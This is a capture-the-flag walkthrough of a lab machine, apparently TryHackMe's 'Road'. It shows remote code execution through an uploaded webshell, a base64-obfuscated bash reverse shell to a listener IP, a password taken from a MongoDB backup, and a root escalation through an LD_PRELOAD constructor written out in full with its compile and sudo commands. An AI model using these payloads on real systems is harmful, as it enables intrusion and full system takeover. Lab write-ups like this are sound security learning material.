
Okay, we can visit http://road.thm/v2/profileimages/webshell.php?0=id and get our RCE:

and now paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and get the reverse shell

we can grab the user flag:
www-data@ip-10-67-164-229:/home/webdeveloper$ cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
Find webdeveloper password inside mongo-db
we can detect mongo service that is being running on the machine:
www-data@ip-10-67-164-229:/tmp$ ps aux | grep mongo
mongodb      663  0.3  3.6 1498680 74048 ?       Ssl  14:27   1:08 /usr/bin/mongod --config /etc/mongod.conf
www-data   52969  0.0  2.3 1160328 48060 pts/1   SLl+ 20:30   0:00 mongo
So, We can execute mongo, and then navigating through the db:
> db
test
> show databases
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
> use backup
switched to db backup
> show collections
collection
user
> db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }

So, we got these credentials:
webdeveloper:BahamasChapp123!@#

I logged in via ssh:
Privilege Escalation to Root using sudo on /usr/bin/sky_backup_utility and LD_PRELOAD

I executed linpeas, we can see in the output of sudo -l that we can execute /usr/bin/sky_backup_utility with LD_PRELOAD.
webdeveloper@ip-10-67-164-229:/tmp$ sudo -l
Matching Defaults entries for webdeveloper on ip-10-67-164-229:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-67-164-229:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
Using https://dogbolt.org/?id=718c5ee8-952a-43f3-a204-3a3b5adf1161#BinaryNinja=120 I reversed engineered the binary /usr/bin/sky_backup_utility.

int32_t main(int32_t argc, char** argv, char** envp)
{
    puts("Sky Backup Utility");
    puts("Now attempting to backup Sky");

    if (!system("tar -czvf /root/.backup/sky-backup.tar.gz /var/www/html/*"))
    {
        puts("Backup successful!");
        return 0;
    }

    printf("Backup failed!\nCheck your permissions!");
    return 1;
}
So, this will be our code inside hook.c:
#define  _GNU_SOURCE
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

__attribute__ ((__constructor__)) void preloadme(void) {
  unsetenv("LD_PRELOAD"); // I want the command to being execute only once

  setuid(0);
  setgid(0);
  system("/bin/bash");
}
and then, we can compile it:
gcc -shared -fPIC -o hook.so hook.c -ldl
and execute to get root shell:
sudo LD_PRELOAD=./hook.so /usr/bin/sky_backup_utility

root@ip-10-67-164-229:~# cat /root/root.txt
3a62d897c40a815ecbe267df2f533ac6